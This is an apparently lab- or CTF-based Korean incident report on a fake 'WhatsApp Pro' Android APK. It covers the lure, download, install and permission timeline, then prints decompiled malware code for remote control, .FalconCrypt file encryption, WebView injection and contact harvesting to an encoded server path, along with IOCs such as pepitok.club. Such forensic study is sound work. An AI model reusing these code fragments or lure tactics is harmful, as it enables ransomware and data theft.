

침해사고 분석보고서

Anpu

Android 악성 APK 설치 및 단말 행위 분석

분석 대상

Johnny의 Android 단말

사건 시점

2024-07-11 (UTC)

증거 자료

단말 추출 분석 화면, 앱 패키지·코드 기록

사건 요약

관찰 사실

분석 판단

미확인

2024년 7월 11일, Android 10 단말의 사용자 Johnny는 WhatsApp 새 버전 설치 뒤 알림이 반복되고 웹페이지가 열리는 현상을 신고했다. Discord 채팅에 남은 WhatsApp Pro 사칭 메시지와 file.io 링크, Chrome의 다운로드 완료 기록, Android 패키지 설치 기록이 같은 흐름으로 이어진다.

설치 앱은 SMS-저장소-연락처 관련 위험 권한 6개를 허용받았다. 설정 파일과 역분석 화면에는 원격 제어, 웹 화면 유도, 파일 암호화에 관한 값과 코드가 있다. 그러나 연락처나 SMS의 실제 외부 전송, 암호화 실행 및 앱 제거 여부는 확보된 화면만으로 결론낼 수 없다.

핵심 확인 사항

유인 시각

02:09:30 UTC

Discord WhatsApp Pro 사칭 메시지 [E-01]

다운로드 완료

02:12:26 UTC

Chrome 위험 경고 승인, 1,619,209 B [E-02]

설치 시각

02:31:53 UTC

packages.xml의 의심 패키지 [E-03]

앱 마지막 활동

21:35:13 UTC

UsageStats의 마지막 활동 기록 [E-06]

판단

사칭 메시지 수신, APK 다운로드, 설치의 각각 독립된 기록으로 확인된다. 코드에 기능이 있다는 사실은 피해 단말에서 해당 기능이 실행되었다는 증거와 구분한다. 현재까지 확인된 영향은 단말 1대의 악성 앱 설치 및 위험 권한 허용이다.

조사 범위와 사건 흐름

분석 범위는 Android /data 추출 기록, ALEAPP 결과, Discord·Chrome 아티팩트, 패키지·권한·알림·사용 통계, APK 역분석 화면이다. 보고서 시각은 UTC로 통일했다.

시각 기준

writeup에 제시된 사건 시각을 UTC로 표기한다. 이미지에 밀리초가 보이는 경우 초 단위 요약은 버림 처리했다. 보고서 작성일은 2026-09-21이며 사건 당시 작성한 원본 기록은 아니다.

확인된 순서

01	2024-07-11 02:09:30 UTC	Discord 메시지 수신	E-01
02	2024-07-11 02:12:26 UTC	Chrome 다운로드 완료	E-02
03	2024-07-11 02:31:53 UTC	의심 APK 설치	E-03
04	2024-07-11 02:56:43 UTC	음소거 전 마지막 알림	E-05
05	2024-07-11 21:35:13 UTC	앱의 마지막 활동 기록	E-06

다운로드 완료부터 설치까지 약 19분의 간격이 있다. 그 사이에 어떤 화면을 보았는지, 설치 권한을 어떻게 승인했는지는 제공된 자료만으로 재구성할 수 없다.

기기 버전 근거: /data/system/usagestats/0/version의 Android 10 표기. 답지에 기재된 Anpu.zip SHA-256은 44d50b9a7789622a7ca8331f07b653133696c7021d0c3f3d91d5f2d7891a3460이며, 원본 ZIP은 이 보고서 작성 시 직접 검증하지 못했다.

유인 메시지와 APK 다운로드

Discord 채팅에서 WhatsApp Pro를 새 버전으로 소개하는 메시지와 file.io 링크가 확인된다. 메시지는 공식 앱의 추가 기능과 안전성을 강조하며 APK 설치를 유도한다. 이후 Chrome에 동일 파일 전송 경로가 남아 있다.

Discord 유인 메시지

Timestamp	Channel ID	ID	Username	Content	Avatar
2024-07-11T02:09:30.542000+00:00	1260057237167018050	1260779976437928028	whatsapppro.	Hello JohNNy, I suggest you download our new version of WhatsApp, WhatsApp Pro , which includes many amazing features not found in the original WhatsApp. Key features include: - Download statuses. - Hide last seen time. - Hide blue check marks when reading messages. - Hide typing status. - Hide your view from status viewers menu. - Get notified when a friend updates their profile picture. - Send private chat messages to up to 200 users or more. - Increase chat security by locking chats with fingerprints. - Disconnect WhatsApp Pro from the internet. Our WhatsApp Pro is 100% safe and secure, verified by Google Play . Here is the APK link, just click to download and install it to enjoy the new features! https://file.io/bvWaQm6jr1Ut Best regards, The WhatsApp Pro Team	

그림 1. Discord 채팅 분석 화면. 02:09:30 UTC 메시지에 WhatsApp Pro 사칭 문구와 file.io 링크가 있다 [E-01].

Chrome 다운로드 기록

시작 02:12:23 → 완료 02:12:26 UTC | 1,619,209 B | 상태 Complete
Danger Type: Dangerous But User Validated | 저장 위치: content://media/external/downloads/25

원본 위치: /data/data/com.android.chrome/app_chrome/Default/History
다운로드 URL: <https://www.file.io/Qq4v/download/bvWaQm6jr1Ut> [E-02]

설치 기록과 권한 확보

packages.xml에서 의심 앱의 설치 시각과 경로를 확인했다. Google Play 목록에서 찾을 수 없다는 writeup의 관찰은 보조 정황으로만 취급한다. 설치 기록과 권한 데이터가 앱의 실제 존재를 뒷받침한다.

패키지 설치 기록

ft	Name	Install Time	Update Time	In:
2024-07-11 02:31:53	bdlxtspya.heihqyeizynsrdfg.tpqlhhugp	2024-07-11 02:31:53.867000	2024-07-11 02:31:53.867000	

그림 2. packages.xml 분석 화면. 2024-07-11 02:31:53 UTC 설치와 패키지명이 함께 보인다 [E-03].

패키지: bdlxtspya.heihqyeizynsrdfg.tpqlhhugp
설치기: com.google.android.packageinstaller | 코드 경로: /data/app/.../base.apk

실행 중 허용된 위험 권한

Type	Name	Permission	Granted?	Flag
pkg	bdlxtspya.heihqyeizynsrdfg.tpqlhhugp	android.permission.READ_SMS	true	b00
pkg	bdlxtspya.heihqyeizynsrdfg.tpqlhhugp	android.permission.ACCESS_FINE_LOCATION	false	300
pkg	bdlxtspya.heihqyeizynsrdfg.tpqlhhugp	android.permission.RECEIVE_SMS	true	b00
pkg	bdlxtspya.heihqyeizynsrdfg.tpqlhhugp	android.permission.READ_EXTERNAL_STORAGE	true	b00
pkg	bdlxtspya.heihqyeizynsrdfg.tpqlhhugp	android.permission.ACCESS_COARSE_LOCATION	false	380
pkg	bdlxtspya.heihqyeizynsrdfg.tpqlhhugp	android.permission.READ_PHONE_STATE	false	301
pkg	bdlxtspya.heihqyeizynsrdfg.tpqlhhugp	android.permission.SEND_SMS	true	b00
pkg	bdlxtspya.heihqyeizynsrdfg.tpqlhhugp	android.permission.CALL_PHONE	false	301
pkg	bdlxtspya.heihqyeizynsrdfg.tpqlhhugp	android.permission.WRITE_EXTERNAL_STORAGE	true	b00
pkg	bdlxtspya.heihqyeizynsrdfg.tpqlhhugp	android.permission.RECORD_AUDIO	false	300
pkg	bdlxtspya.heihqyeizynsrdfg.tpqlhhugp	android.permission.READ_CONTACTS	true	300
Type	Name	Permission	Granted?	Flag

그림 3. Runtime Permissions 화면. READ_SMS, RECEIVE_SMS, SEND_SMS, READ/WRITE_EXTERNAL_STORAGE, READ_CONTACTS가 true로 표시된다 [E-04].

권한 원본 위치: /data/system/users/0/runtime-permissions.xml. 허용 사실은 접근 가능한 조건을 뜻한다. 실제 읽기·전송은 앱 로그, 네트워크 기록, 서버 수신 자료로 확인해야 한다.

알림 활동과 악성 앱 설정

설치 후 notification_log.db에 알림이 반복 기록된다. writeup은 음소거 전 마지막 알림 시각을 02:56:43 UTC로 제시한다. UsageStats에는 같은 날 21:35:13 UTC가 앱의 마지막 활동으로 표시된다.

알림 기록

02:56:43 UTC

음소거 전 마지막 알림 [E-05]

마지막 활동

21:35:13 UTC

UsageStats [E-06]

설정 파일과 기능 단서

shared_prefs/set.xml에는 vnc=start, cryptfile=false, urlInj 등의 값이 있다. vnc 항목은 원격 제어 기능의 설정 단서이고 cryptfile=false는 수집 시점에 파일 암호화가 켜져 있지 않았다는 값이다. 값의 존재만으로 해당 기능의 실행을 확정하지 않는다.

```
StringBuilder sb3 = new StringBuilder();
sb3.append("");
this.f896p0prUw0vSWgOVKcc.getClass();
sb3.append("https://pepitok.club");
tmChcFLUGbiMMnVw(context, "urls", sb3.toString());
tmChcFLUGbiMMnVw(context, "StringYes", "");
tmChcFLUGbiMMnVw(context, "uninstall1", "");
tmChcFLUGbiMMnVw(context, "uninstall2", "");
tmChcFLUGbiMMnVw(context, "vkladmin", "");
tmChcFLUGbiMMnVw(context, "websocket", "");
tmChcFLUGbiMMnVw(context, "vnc", "start");
tmChcFLUGbiMMnVw(context, "sound", "start");
tmChcFLUGbiMMnVw(context, "isContinueProgramMiUi", "false");
String str3 = "straccessibility";
tmChcFLUGbiMMnVw(context, "straccessibility", "");
String str4 = "straccessibility2";
tmChcFLUGbiMMnVw(context, "straccessibility2", "");
tmChcFLUGbiMMnVw(context, "findfiles", "");
tmChcFLUGbiMMnVw(context, "foregroundwhile", "");
tmChcFLUGbiMMnVw(context, "cryptfile", "false");
tmChcFLUGbiMMnVw(context, "status", "");
tmChcFLUGbiMMnVw(context, "key", "");
tmChcFLUGbiMMnVw(context, "htmllocker", ""):
```

그림 4. APK 역분석 화면. pepitok.club 기본 주소와 vnc, cryptfile 설정 키가 같은 코드 영역에 나타난다 [E-08, E-09].

app_idle_stats.xml의 elapsedIdleTime 15,700,265 ms는 버림 계산 시 261분이다. 이는 수집 시점의 상태 정보이며 사건 발생 시각으로 해석하지 않았다 [E-07].

APK 코드의 기능과 한계

APK 코드에서 로컬 ServerSocket(34500) 생성과 파일명에 .FalconCrypt를 붙이는 처리 로직이 보인다. 연락처 전송 경로로 제시된 /qSlwaY/nSiAHs/TROdt.php와 urlInj 해독 결과 https://pepitok.club/dope도 writeup의 코드 분석 결과다.

로컬 소켓

```

}OVKcC
}OVKcC
}OVKcC.p0prUw0vSWgOVKcC(:
}OVKcC.p0prUw0vSWgOVKcC(:
}OVKcC.run() void
}OVKcC.run() void
}OVKcC.run() void
}OVKcC.run() void
}OVKcC.run() void
}OVKcC.run() void
}kcOmQoY
}kcOmQoY.p0prUw0vSWgOVKcC
}kcOmQoY.p0prUw0vSWgOVKcC
}gmU.nzkawtkUZvY.onHandl
}gmU.nzkawtkUZvY.onHandl
}OVKcC.onImageAvailable(I
}juxdzklqr.N00veYcxisQPP
import java.net.Socket;
private Socket f947GHqqn0pC202VW0Bi;
public p0prUw0vSWgOVKcC(Socket socket) {
    this.f947GHqqn0pC202VW0Bi = socket;
    Socket socket = new Socket(str, i0prUw0vSWgOVKcC);
    InputStream inputStream2 = socket.getInputStream();
    OutputStream outputStream2 = socket.getOutputStream();
    byte[] address = socket.getLocalAddress().getAddress();
    int localPort = socket.getLocalPort();
    import java.net.ServerSocket;
    ServerSocket serverSocket = new ServerSocket(34500);
    toBZBPVgokcOmQoY.this.f987GHqqn0pC202VW0Bi.DteN3ovpu
    new Thread(new bdlxtspya.heihqyeizynsrdfg.tpqlhhugp.
    if (p0prUw0vswgovkcc.gq2BJNmFUzQWsFww(this, "vnc").e
    if (p0prUw0vswgovkcc.gq2BJNmFUzQWsFww(this, "vnc").e
    if (!this.DteN3ovpuVMACQRy.gq2BJNmFUzQWsFww(this.crt
    if (p0prUw0vswgovkcc.gq2BJNmFUzQWsFww(this, "sound")

```

그림 5. 코드 검색 화면. ServerSocket(34500) 생성문이 확인된다 [E-09].

파일 암호화 처리

```

void p0prUw0vSWgOVKcC(File file) throws IOException {
    FileOutputStream fileOutputStream;
    try {
        for (File file2 : file.listFiles()) {
            if (file2.isDirectory()) {
                GHqqn0pC202VW0Bi(file2);
            } else if (file2.isFile()) {
                try {
                    byte[] bArrA = bdlxtspya.heihqyeizynsrdfg.tpqlhhugp.GHqqn0pC202VW0Bi.p0prUw0vSWgOVKcC.p0prUw0v
                    if (this.f1020G9IIDoU5BG6kP9ak.equals("crypt")) {
                        if (!file2.getPath().contains(".FalconCrypt")) {
                            byte[] bArrRswIC9mSoVHuo238 = this.f1021GHqqn0pC202VW0Bi.rswIC9mSoVHuo238(bArrA, this.
                            fileOutputStream = new FileOutputStream(file2.getPath() + ".FalconCrypt", true);
                            fileOutputStream.write(bArrRswIC9mSoVHuo238);
                            fileOutputStream.close();
                            file2.delete();
                        }
                    } else if (this.f1020G9IIDoU5BG6kP9ak.equals("decrypt") && file2.getPath().contains(".FalconCr
                    byte[] bArrBvzvvrRrFEB1uRvgd = this.f1021GHqqn0pC202VW0Bi.BvzvvrRrFEB1uRvgd(bArrA, this.crt
                    fileOutputStream = new FileOutputStream(file2.getPath().replace(".FalconCrypt", ""), true)
                    fileOutputStream.write(bArrBvzvvrRrFEB1uRvgd);
                }
            }
        }
    }
}

```


그림 6. 코드 검색 화면. crypt 분기에서 .FalconCrypt 확장자를 붙이는 로직이 확인된다 [E-09].

해석: 소켓-암호화-전송 코드는 기능의 존재를 보여준다. 이 단말에서 외부 연결-암호화-정보 유출이 실행되었다는 결론은 현재 증거만으로 내리지 않는다.

웹 화면과 연락처 접근 경로

답지에 수록된 APK 코드 화면은 피해자의 웹페이지 열림 신고와 연결되는 WebView 구현을 보여준다. uaBtYrqgwp 클래스에서 WebView와 loadUrl 호출이 확인된다. 이 코드는 동작 경로의 근거이며, 실제로 열린 페이지의 URL과 시각은 별도 로그가 필요하다.

WebView 클래스



```


11  /* loaded from: classes.dex */
12  public class uaBtYrqgwp extends Activity {
13
14      /* renamed from: GHqnOpC202VW0Bi, reason: collision with root package name */
15      WebView f919GhqnOpC202VW0Bi;
16
17      /* renamed from: G91f0u58G6kP9ak, reason: collision with root package name */
18      private static final String f918G911Du5B06kP9ak = GHqnOpC202VW0Bi.DteN3ovpuVMACQry + "/dope/firstLocal.html";
19      private static final String crt0auXnG4Wb0f1 = GHqnOpC202VW0Bi.DteN3ovpuVMACQry + "/dope/secondLocal.html";
20      private static final String pF3mvy7Nk05a9YjF = GHqnOpC202VW0Bi.DteN3ovpuVMACQry + "/dope/thirdLocal.html";
21      public static boolean DteN3ovpuVMACQry = false;
22
23      class p0prUw0vSMgOVKcc extends WebViewClient {
24          p0prUw0vSMgOVKcc() {
25
26          }
27
28          @Override // android.webkit.WebViewClient
29          public void onPageFinished(WebView webView, String str) {
30              String string = uaBtYrqgwp.this.getString(R.string.protect_name);
31              uaBtYrqgwp.this.f919GhqnOpC202VW0Bi.loadUrl("javascript:changeAccessibilityName('' + string + '')");
32          }
33      }
34
35      @Override // android.app.Activity
36      @SuppressWarnings("SetJavaScriptEnabled", "AddJavascriptInterface")
37      protected void onCreate(Bundle bundle) {
38          String str;
39          super.onCreate(bundle);
40          WebView webView2 = new WebView(this);
41          this.f919GhqnOpC202VW0Bi = webView2;
42          webView2.getSettings().setJavaScriptEnabled(true);
43          if (bdLxtspya.heihayeizynsrdfg.tpqlhhugg.GHqnOpC202VW0Bi.p0prUw0vSMgOVKcc.p0prUw0vSMgOVKcc.f()) {
44              bdLxtspya.heihayeizynsrdfg.tpqlhhugg.aiysnpvtlhhbx.pwptgwsqizpqf.edyjappaahaxjghzy.p0prUw0vSMgOVKcc.f911p0prUw0vSMgOVKcc = true;
45              bdLxtspya.heihayeizynsrdfg.tpqlhhugg.pwvtwzfaetldkksv.xwtipzwqegmu.tbaxifackecbaviei.GHqnOpC202VW0Bi.p0prUw0vSMgOVKcc();
46          }
47          if (bdLxtspya.heihayeizynsrdfg.tpqlhhugg.GHqnOpC202VW0Bi.p0prUw0vSMgOVKcc.p0prUw0vSMgOVKcc.s("V11") || bdLxtspya.heihayeizynsrdfg.tpqlhhugg.f919GhqnOpC202VW0Bi.isDebuggable()) {
48              bdLxtspya.heihayeizynsrdfg.tpqlhhugg.f919GhqnOpC202VW0Bi.loadUrl("javascript:changeAccessibilityName('' + string + '')");
49          }
50      }
51  }

```

그림 7. 제공된 Anpu.pdf의 JADX 화면. uaBtYrqgwp 클래스와 WebView-loadUrl 호출이 보인다 [E-09].

연락처 접근 및 전송 경로

ContactsContract 조회 코드와 Base64 문자열을 확인했다. 답지에 제시된 디코딩 결과는 /qSlwaY/nSiAHs/TROdt.php다. 이는 코드상 전송 경로이며 실제 연락처 유출 성공의 증거는 아니다.



```

55  }
56  if (stringExtra.contains("1")) {
57      GHqnOpC202VW0Bi.getContentResolver(), stringExtra2);
58  }
59  finish();
60  } catch (Exception unused) {
61      finish();
62  }
63  }
64
65  public void p0prUw0vSMgOVKcc(ContentResolver contentResolver) {
66      try {
67          if (this.f998GHqnOpC202VW0Bi.gq2BJNfUzQWfFw(this, "getNumber").equals("true")) {
68              return;
69          }
70          Cursor query = contentResolver.query(ContactsContract.CommonDataKinds.Phone.CONTENT_URI, null, null, null, null);
71          String str = "(" + this.f998GHqnOpC202VW0Bi.myv00yez0kMVITZ9(this) + ") Numbers from the phone book";
72          while (query.moveToNext()) {
73              String string = query.getString(query.getColumnIndex("data1"));
74              String string2 = query.getString(query.getColumnIndex("display_name"));
75              if (!string.contains("1") && string.contains("2") && string.length() > 6 && !string.contains(string)) {
76                  str = str + string + " " + string2 + "<br/>";
77              }
78          }
79          List<String> I = bdLxtspya.heihayeizynsrdfg.tpqlhhugg.GHqnOpC202VW0Bi.p0prUw0vSMgOVKcc.p0prUw0vSMgOVKcc.I(this, f998GHqnOpC202VW0Bi, this.f998GHqnOpC202VW0Bi.p0prUw0vSMgOVKcc(this) + " " + str + "[]");
80          String f9LZsGC5d6FeXPNU = bdLxtspya.heihayeizynsrdfg.tpqlhhugg.GHqnOpC202VW0Bi.p0prUw0vSMgOVKcc.p0prUw0vSMgOVKcc.f9LZsGC5d6FeXPNU().get(0);
81          String f9LZsGC5d6FeXPNU2 = bdLxtspya.heihayeizynsrdfg.tpqlhhugg.GHqnOpC202VW0Bi.p0prUw0vSMgOVKcc.p0prUw0vSMgOVKcc.f9LZsGC5d6FeXPNU().get(1);
82          this.f998GHqnOpC202VW0Bi.gV5dQhmcusXPz8c(this, "L3FTbH8wS9uL2LB5HvVFJ2ZHRBLnRocA==", "q=" + f9LZsGC5d6FeXPNU2, "&p=" + f9LZsGC5d6FeXPNU, "S=KTSAPRHSK14dnwWvP)szqjCbuFS");
83          this.f998GHqnOpC202VW0Bi.tcChcFLUGbMhWvW(this, "getNumber", "true");
84          finish();
85      } catch (Exception unused) {
86          finish();
87      }
88  }

```

그림 8. 제공된 Anpu.pdf의 JADX 화면. 연락처 조회와 인코딩된 경로 문자열이 보인다 [E-09].

영향 평가와 대응 권고

영향 평가

영향 자산	Johnny의 Android 단말 1대 확인
허용 권한	SMS 3종, 저장소 2종, 연락처 1종
관찰된 행위	다운로드·설치·알림·사용 흔적
실제 유출·암호화	현 확보 자료로 확인 불가

권고 조치

1

증거 보존

/data 원본, APK, Chrome-Discord DB의 해시와 수집 경로를 기록한다.

2

범위 확정

단말·네트워크 기록으로 외부 송신, SMS 발송, 연락처 접근 여부를 확인한다.

3

접근 통제

보존 뒤 단말을 격리하고 악성 앱 제거 및 계정 자격증명 변경을 수행한다.

4

재발 방지

비공식 APK 설치 통제와 모바일 탐지·사용자 안내를 강화한다.

자료에서 확인된 실제 대응은 사용자 신고와 단말 데이터 추출뿐이다. 격리, 앱 제거, 차단, 비밀번호 변경이 수행되었다는 기록은 제공되지 않았다.

증거 목록과 참고 자료

증거 목록

E-01	Discord 채팅	유인 문구와 file.io 링크
E-02	Chrome Downloads	다운로드 시각·상태·크기
E-03	packages.xml	패키지명·설치 시각
E-04	Runtime Permissions	위험 권한 6개 허용
E-05	notification_log.db	음소거 전 알림 시각
E-06	UsageStats	마지막 앱 활동
E-07	app_idle_stats.xml	유휴 시간 261분
E-08	shared_prefs/set.xml	앱 설정 값
E-09	base.apk 역분석 화면	URL·소켓·암호화 코드
X-01	공개 샌드박스	동일 SHA-256 교차 대조

주요 IOC

패키지: [bdlxtspya.heihqyeizynsrdfg.tpqlhhugp](#)
SHA-256: [d0e684dedd320a8b1838dab6c94e97384058fb18b831ceb3f479aea849d83811](#)
공개 샘플 최초 관측: 2020-07-02 22:33:05 UTC (답지의 VirusTotal 화면). 사건 시작 시각과는 별개다.